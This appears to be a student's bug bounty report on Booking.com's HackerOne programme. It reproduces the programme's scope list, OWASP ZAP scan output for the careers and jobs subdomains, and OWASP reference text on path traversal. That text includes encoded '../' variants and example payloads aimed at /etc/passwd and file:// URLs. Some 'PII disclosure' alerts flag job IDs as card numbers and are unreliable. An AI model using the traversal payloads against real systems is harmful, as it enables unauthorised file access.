BUB BOUNTY

IT NUMBER: IT22345332

NAME: G.P DINUJAYA THAMARA

WEEKEND BATCH

MALABE CAMPUS

Bug Bounty Platform – Hacker One

Bug Bounty Program - Booking.com

Scope

In Scope Assets

For in Scope Assets please refer to the Scope tab

Out-Of-Scope Applications Any application whether owned by Booking.com or third-party vendor **not included as an in-scope asset** will be mentioned on the scope tab as out of scope.

For Out Of Scope Assets please refer to the Scope tab

In-scope Vulnerabilities

Accepted, in-scope vulnerabilities include, but are not limited to:

- Disclosure of sensitive or personally identifiable information
- Cross-Site Scripting (XSS) - Please note, for XSS if the same issue is reported for the different subdomains but with the same root cause, it will be considered duplicate
- Cross-Site Request Forgery (CSRF) for sensitive functions in a privileged context
- Remote code execution (RCE)
- Authentication or authorization flaws, including insecure direct object references and authentication bypass
- Injection vulnerabilities, including SQL and XML injection
- Directory traversal
- Significant security misconfiguration with a verifiable vulnerability
- Account takeover by exploiting a vulnerability

- SSRF
- XXE
- Subdomain takeover in *.booking.com domains

Out-Of-Scope Vulnerabilities Depending on their impact, not all reported issues may qualify for a monetary reward. However, all reports are reviewed on a case-by-case basis and any report that results in a change being made will at a minimum receive recognition. Please note that our **program terms and rules of engagement** still apply.

The following issues are outside the scope of our vulnerability rewards program:

- Any vulnerability which requires access to a compromised email account or Booking.com account for successful exploitation
- Vulnerabilities on Third Party Products
- Attacks requiring physical access to a user's device or network.
- Forms missing CSRF tokens (we require evidence of actual CSRF vulnerability)
- Login/Logout CSRF
- Missing security headers which do not lead directly to a vulnerability
- Use of a known-vulnerable library (without evidence of exploitability)
- Reports from automated tools or scans
- Social engineering of Booking staff or contractors
- Denial of Service attacks and/or reports on rate limiting issues
- Not enforcing certificate pinning
- Any issues that require a rooted or jailbroken device or a compromised device
- Clickjacking
- Improper session invalidation
- User enumeration
- Host header injections without a specific, demonstrable impact
- Self-XSS, which includes any payload entered by the victim


- Any vulnerabilities requiring significant and unlikely interaction by the victim, such as disabling browser controls
- Content spoofing without embedded HTML or JavaScript
- Hypothetical issues that do not have any practical impact
- Infrastructure vulnerabilities, including:
- Issues related to SSL certificates
- DNS configuration issues
- Server configuration issues (e.g. open ports, TLS versions, etc.)


Asset name	Type	Coverage	Max. severity	Bounty	Last update
https://iphone-xml.booking.com/json/	URL	In scope	Critical	Eligible	Nov 29, 2023
https://secure-iphone-xml.booking.com/json/	URL	In scope	Critical	Eligible	Dec 13, 2023
supplier.auth.toag.booking.com	Domain	In scope	Critical	Eligible	Jan 24, 2023
metasearch-api.booking.com	Domain	In scope	Critical	Eligible	Nov 7, 2023
experiences.booking.com	Domain	In scope	Critical	Eligible	Nov 7, 2023
webhooks.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
paybridge.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
phone-validation.taxi.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
autocomplete.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
distribution-xml.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
paynotifications.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
supply-xml.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
accommodations.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
portal.taxi.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
secure-supply-xml.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023

chat.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
widget.rentalcars.com	Domain	In scope	Critical	Eligible	Nov 15, 2023
cars.booking.com	Domain	In scope	Critical	Eligible	Jul 13, 2023
careers.booking.com	Domain	In scope	Critical	Eligible	Nov 6, 2023
accommodations.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
www.fareharbor.com	Domain	In scope	Critical	Eligible	Mar 5, 2024
New compass.fareharbor.com	Domain	In scope	Critical	Eligible	Updated Apr 30, 2024
New fhdn.fareharbor.com	Domain	In scope	Critical	Eligible	Updated Apr 30, 2024
*.booking.com if there's any vulnerabilities raised on this asset that are owned by a third party we will not be accepting those reports	Wildcard	In scope	Critical	Eligible	Feb 29, 2024
www.booking.com/bbmanage/data/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
spadmin.booking.com/	Domain	Out of scope	None	Ineligible	Mar 19, 2024
www.booking.com/bbmanage/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
secure.booking.com/company/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
secure.booking.com/orgnode/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
business.booking.com/	Domain	Out of scope	None	Ineligible	Mar 19, 2024
https://fareharbor.com/demo/	URL	Out of scope	None	Ineligible	Mar 19, 2024
https://www.booking.com/bbm.html	URL	Out of scope	None	Ineligible	Mar 19, 2024


https://careers.booking.com/

According the wappalyzer the following technologies are used by this subdomain.





After being tested through the OWSAP ZAP following vulnerabilities were found in the above subdomain.



How to test for information disclosure vulnerabilities

Generally speaking, it is important not to develop "tunnel vision" during testing. In other words, you should avoid focussing too narrowly on a particular vulnerability. Sensitive data can be leaked in all kinds of places, so it is important not to miss anything that could be useful later. You will often find sensitive data while testing for something else. A key skill is being able to recognize interesting information whenever and wherever you come across it.

https://portswigger.net/web-security/information-disclosure/exploiting

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server-side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Is the Application Vulnerable?	How to Prevent
The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data: * Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems. * Are any old or weak cryptographic algorithms used either by default or in older code? * Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?	Do the following, at a minimum, and consult the references: * Classify data processed, stored or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs. * Apply controls as per the classification. * Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen. * Make sure to encrypt all sensitive data at rest. * Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management. * Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce

Personally Identifiable Information (PII) is formally defined as "any representation of information that permits the identity of an individual to whom the information applies to be reasonably inferred by either direct or

indirect means." This includes information that directly identifies an individual (e.g., name, address, Social Security number, or other identifying numbers or codes, telephone numbers, email addresses, etc.) or "by which an agency intends to identify specific individuals in conjunction with other data elements, i.e., indirect identification." These data elements may include a combination of gender, race, date of birth, geographic indicators, and other descriptors.

Many types of PII can be described in the following ways:

1. **Identity**: name, date of birth, signature, gender, race, familial situation
2. **Contact information**: address, phone number, email address
3. **Professional information**: job, company, position, date of hire, HR evaluation, salary
4. **Administrative documents:** ID, passport number, driver's license, vehicle identification number (VIN), Social Security number
5. **Healthcare**: biometric data, medical records
6. **IT related:** Internet Protocol (IP) address, password(s), cookies, logs

PII breaches or exposures can happen in a wide variety of ways which can make it difficult to prepare for data security threats and protect sensitive information. Generally, threats to PII fall under at least one of the three following categories:

1. **Insider threat**. This results from someone from within your systems intentionally or unintentionally viewing or providing access to restricted data. Early in 2020, we talked about how work in a remote-first world

could lead to insider threats becoming an increased risk for organizations.

2. **External threat**. This involves someone outside your organization deliberately tampering with or modifying systems in order to exfiltrate data.
3. **Security misconfigurations.** Thesegenerally occur within an application that captures user data or in the environment where the sensitive data is stored. Security misconfigurations can result in data exposures on their own or can be exploited by internal or external threat actors to exfiltrate data.

4 ways to protect PII and other sensitive data

We want to wrap up this guide by discussing some important technologies you can use to protect PII and other types of sensitive data. Below is a non-exhaustive list of the technologies that can prevent unauthorized access to your systems and data.

1. **Encryption**. Encryption is defined as the conversion of something to code or symbols so that its contents cannot be understood if intercepted. When sending a confidential email, you should use a program to encrypt its content. Additionally, encrypting data at rest is an important best practice for securing data at rest in databases and other sensitive systems.
2. **Identity and access management (IAM).** As the number of services and systems required by organizations and their employees increases, the value of identity and access management (IAM) has increased. IAM allows organizations to manage the accounts and permissions of employees at scale. With IAM, companies can enforce two factor

authentication or multi-factor authentication and rapidly provision and deprovision accounts with ease. We talk in detail about IAM and why it matters in our security playbook.

3. **Endpoint management.** Endpoint managers provide a wide variety of functions, from managing device firmware and monitoring hardware activity to providing on-device security in the form of antivirus protection. We also talk in greater detail about endpoint management in our security playbook.
4. **Data Loss Prevention.** Data loss prevention, which we mentioned earlier in this guide, is a way to monitor the data flowing in and out of your environments. In our security playbook we make a case for leveraging cloud native data loss prevention to detect and classify business critical data in your SaaS applications and cloud infrastructure. Nightfall specifically uses machine learning detectors that are capable of object character recognition (OCR) and natural language processing (NLP) to classify strings, files and images that contain PII, PHI and a wide variety of sensitive data. From there we implement rules that let you monitor who has access to this data and control when to redact or remove it. Such a technology is invaluable for ensuring your data can live in the cloud safely.

https://github.com/nightfallai/pii-leak-prevention-guide

PII Disclosure

URL: https://careers.booking.com/teams

Risk: High

Confidence: High

Parameter:

Attack:

Evidence: 562949954714745

CWE ID: 359

WASC ID: 13

Source: Passive (10062 - PII Disclosure)

Input Vector:

Description:

The response contains Personally Identifiable Information, such as CC number, SSN and similar sensitive data.

Other Info:

Credit Card Type detected: Maestro
Bank Identification Number: 562949
Brand: MAESTRO

Solution:

Check the response for the potential presence of personally identifiable information (PII), ensure nothing sensitive is leaked by the application.

-Type: text/html; charset=utf-8
ion: keep-alive
To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1714631201&sid=e11707d5-02a7-43ef-b45e-2cf4d2036f7d&s=
ng-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1714631201&sid=e11707d5-02a7-43ef-b45e-2cf4d2036f7d&s=i9J8mTA%2BH0UetdiGshxT2%2BdIS8figegrI
report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
-Options: SAMEORIGIN
nt-Type-Options: nosniff
Transport-Security: max-age=31536000; includeSubDomains
rotection: 1; mode=block

'ext__buttons" data-v-036f209c data-v-01443798><a tabindex="0" href="https://jobs.booking.com/careers?pid=562949954714745&query=Finance&domain=

'ces to help you pave your own career path.\u003C\u002Fp\u003E\n",buttons:[{label:"Start your journey",url:C,isExternal:c}]},image:{id:2364,url:"https:

PII Disclosure

URL: https://jobs.booking.com/api/suggest?term=s&dictionary=job_search&domain=booking.com
Risk: High
Confidence: High
Parameter:
Attack:
Evidence: 562949954592612
CWE ID: 359
WASC ID: 13
Source: Passive (10062 - PII Disclosure)
Input Vector:

Description:

The response contains Personally Identifiable Information, such as CC number, SSN and similar sensitive data.


Other Info:

Credit Card Type detected: Maestro
Bank Identification Number: 562949
Brand: MAESTRO

Solution:

Check the response for the potential presence of personally identifiable information (PII), ensure nothing sensitive is leaked by the application.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2448
Connection: keep-alive
Vary: Accept-Encoding
Date: Thu, 02 May 2024 06:11:33 GMT
Server: nginx
Access-Control-Allow-Origin: https://careers.booking.com
Access-Control-Allow-Credentials: true
Vary: Origin, Cookie
Set-Cookie: vs=7227306505402907O0:1714630292.9881108:4405146826481788251: Dom
            "weight": 98.79750454342725,
            "type": "skill",
            "payload": "562949954592612",
            "search_page_url": "/search?query=Network Security"
        },
        {
            "term": "Solution Architecture",
            "weight": 98.79750454342725,
            "type": "skill",
            "payload": "562949955564040",
            "search_page_url": "/search?query=Solution Architecture"
        }
```



A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system).

This attack is also known as “dot-dot-slash”, “directory traversal”, “directory climbing” and “backtracking.

Description

Request variations

Encoding and double encoding:

```
%2e%2e%2f represents ../
%2e%2e/ represents ../
..%2f represents ../
%2e%2e%5c represents ..\
%2e%2e\ represents ..\
..%5c represents ..\
%252e%252e%255c represents ..\
..%255c represents ..\ and so on.
```

Percent encoding (aka URL encoding)

Note that web containers perform one level of decoding on percent encoded values from forms and URLs.

```
..%c0%af represents ../
..%c1%9c represents ..\
```

OS specific

UNIX

```
Root directory:  " / "
Directory separator: " / "
```

WINDOWS

```
Root directory: "  <partition letter> : \ "
Directory separator: " / " or " \ "
Note that windows allows filenames to be followed by extra . \ / characters.
```

In many operating systems, null bytes %00 can be injected to terminate the filename. For example, sending a parameter like:

```
?file=secret.doc%00.pdf
```

will result in the Java application seeing a string that ends with ".pdf" and the operating system will see a file that ends in ".doc". Attackers may use this trick to bypass validation routines.

https://wiki.owasp.org/index.php/Path_Traversal

How to Test

Black Box testing

Input Vectors Enumeration

In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all parts of the application that accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and HTML forms.

Here are some examples of the checks to be performed at this stage:

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm
```

- Is it possible to identify cookies used by the web application for the dynamic generation of pages or templates?

```
Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
```

Testing Techniques

The next stage of testing is analyzing the input validation functions present in the web application. Using the previous example, the dynamic page called *getUserProfile.jsp* loads static information from a file and shows the content to users. An attacker could insert the malicious string "*../../../../etc/passwd*" to include the password hash file of a Linux/UNIX system. Obviously, this kind of attack is possible only if the validation checkpoint fails; according to the file system privileges, the web application itself must be able to read the file.

To successfully test for this flaw, the tester needs to have knowledge of the system being tested and the location of the files being requested. There is no point requesting /etc/passwd from an IIS web server.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

For the cookies example:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

It's also possible to include files and scripts located on external website.

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

If protocols are accepted as arguments, as in the above example, it's also possible to probe the local filesystem this way.

```
http://example.com/index.php?file=file:///etc/passwd
```

If protocols are accepted as arguments, as in the above examples, it's also possible to probe the local services and nearby services.

```
http://example.com/index.php?file=http://localhost:8080 or http://example.com/index.php?file=http://192.168.0.2:9080
```

The following example will demonstrate how it is possible to show the source code of a CGI component, without using any path traversal characters.

```
http://example.com/main.cgi?home=main.cgi
```

Path Traversal

URL:	https://jobs.booking.com/api/apply/v2/branding?pid=562949959672639&domain=%2Fbranding&hl=en
Risk:	High
Confidence:	Low
Parameter:	domain
Attack:	/branding
Evidence:	
CWE ID:	22
WASC ID:	33
Source:	Active (6 - Path Traversal)
Alert Reference:	6-5
Input Vector:	URL Query String

Description:

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Other Info:

Solution:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.


```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 47732
Connection: keep-alive
Vary: Accept-Encoding
Date: Thu, 02 May 2024 06:21:41 GMT
Server: nginx
Cache-Control: private, max-age=3600
Vary: Cookie
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
{"enableShareContact": false, "enableTalentNetwork": 0, "favicons": {"favicon": "https://static.vscdn.net/images/careers/demo/booking/booking_fav_icon_updated.png"}, "page_image": "https://static.vscdn.net/images/careers/demo/booking/1684934536::H
tant;} .upload-resume-modal {background : none !important; z-index: 0 !important;} .upload-resume-modal .dropzone-container .dropzone {border: 1px dashed #003B95 !important} .upload-resume-modal h2 {color: #003B95 !important} div.position-details
C74E4 !important;} .match-bar .match-score-position-card .match-score-text-good-match{color: #0C74E4 !important;} .reset-filters{color:#0C74E4 !important;} #eightfold-chatbot .botui-message a {color:#ffffff !important;}.nav-item a { color: #fff !i
            <span class=\"Button__text\">Our Diversity</span>\n                </a>\n                <a href=\"https://careers.booking.com/esg/\" class=\"Button Button--tertiary Button--theme-dark Button_link\">\n                    <span class=\
```

Path Traversal

URL: https://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=%2Finsights
Risk: High
Confidence: Low
Parameter: domain
Attack: /insights
Evidence:
CWE ID: 22
WASC ID: 33
Source: Active (6 - Path Traversal)
Alert Reference: 6-5
Input Vector: URL Query String

Description:


The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Other Info:

Solution:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

Below is a screen shot of Fuzzing using OWSAP ZAP .



Path Traversal

URL: https://jobs.booking.com/api/apply/v2/jobs/562949959672639/insights?domain=%2Finsights
Risk: High
Confidence: Low
Parameter: domain
Attack: /insights
Evidence:
CWE ID: 22
WASC ID: 33
Source: Active (6 - Path Traversal)
Alert Reference: 6-5
Input Vector: URL Query String

Description:

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Other Info:

Solution:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2372
Connection: keep-alive
Vary: Accept-Encoding
Date: Thu, 02 May 2024 06:24:20 GMT
Server: nginx
Cache-Control: private, max-age=0, no-cache, no-store, no-cache='Set-Cookie'
Pragma: no-cache
Expires: -1
```

{"skills": {"Apache Kafka": 3, "Android": 2, "C++": 3, "ETL": 1, "Database": 1}, "companies": {"amazon.com": {"name": "Amazon", "count": 2, "logo": "https://images.crunchbase.com/image/upload/t_cb-default-o
{"name": "eBay", "count": 1, "logo": "https://images.crunchbase.com/image/upload/t_cb-default-original/kx4zcwarburlmyywxgmi"}, "Visier": {"name": "Visier", "count": 1, "logo":
"https://images.crunchbase.com/image/upload/t_cb-default-original/gj9bcylvmd1tozm7rfdf"}, "Thales": {"name": "Thales Group", "count": 1, "logo": "https://images.crunchbase.com/image/upload/t_cb-default-orig
{"University of Washington Bothell": {"name": "University of Washington Bothell", "count": 1, "logo": "https://images.crunchbase.com/image/upload/t_cb-default-original/fvgva3tjjnnfpwc5smkl"}, "The Johns Hop
"The Johns Hopkins University", "count": 1, "logo": "https://images.crunchbase.com/image/upload/t_cb-default-original/nt47o0znw6xoginr2bgr"}, "Southeast University": {"name": "Southeast University", "count"
"https://images.crunchbase.com/image/upload/t_cb-default-original/mi84246gvtutl5ovcdd8"}, "Simon Fraser University": {"name": "Simon Fraser University", "count": 1, "logo":
"https://images.crunchbase.com/image/upload/t_cb-default-original/curlmjeh5c0tpt03vcbg"}, "Shanghai Jiao Tong University": {"name": "Shanghai Jiao Tong University", "count": 1, "logo":
"https://images.crunchbase.com/image/upload/t_cb-default-original/v1401158973/yennbdznvnfmp2qtyzue.png"}}, "degrees": {"Computer Science": 4, "Statistics": 1, "Information Technology": 1, "Information Secur
"Data Mining": 1}, "experience_years": {"19": 1, "11": 1}, "seniority": {"Senior": 5, "Mid-Level": 1}, "titles": {"Senior Software Engineer": 6, "Software Engineer": 6, "Principal Software Engineer": 5, "Le
"Senior Software Developer": 5, "Staff Software Engineer": 5, "Software Developer": 5, "Senior Developer": 5, "Development Engineer": 1, "Senior Lead Software Engineer": 1}, "num_veterans": null, "work_cate
"Mobile": 2, "Internet Services": 2, "Telecommunications": 1, "Social Network": 1, "Paas": 1, "Mobile Apps": 1, "Media and Entertainment": 1, "Information Technology": 1}}

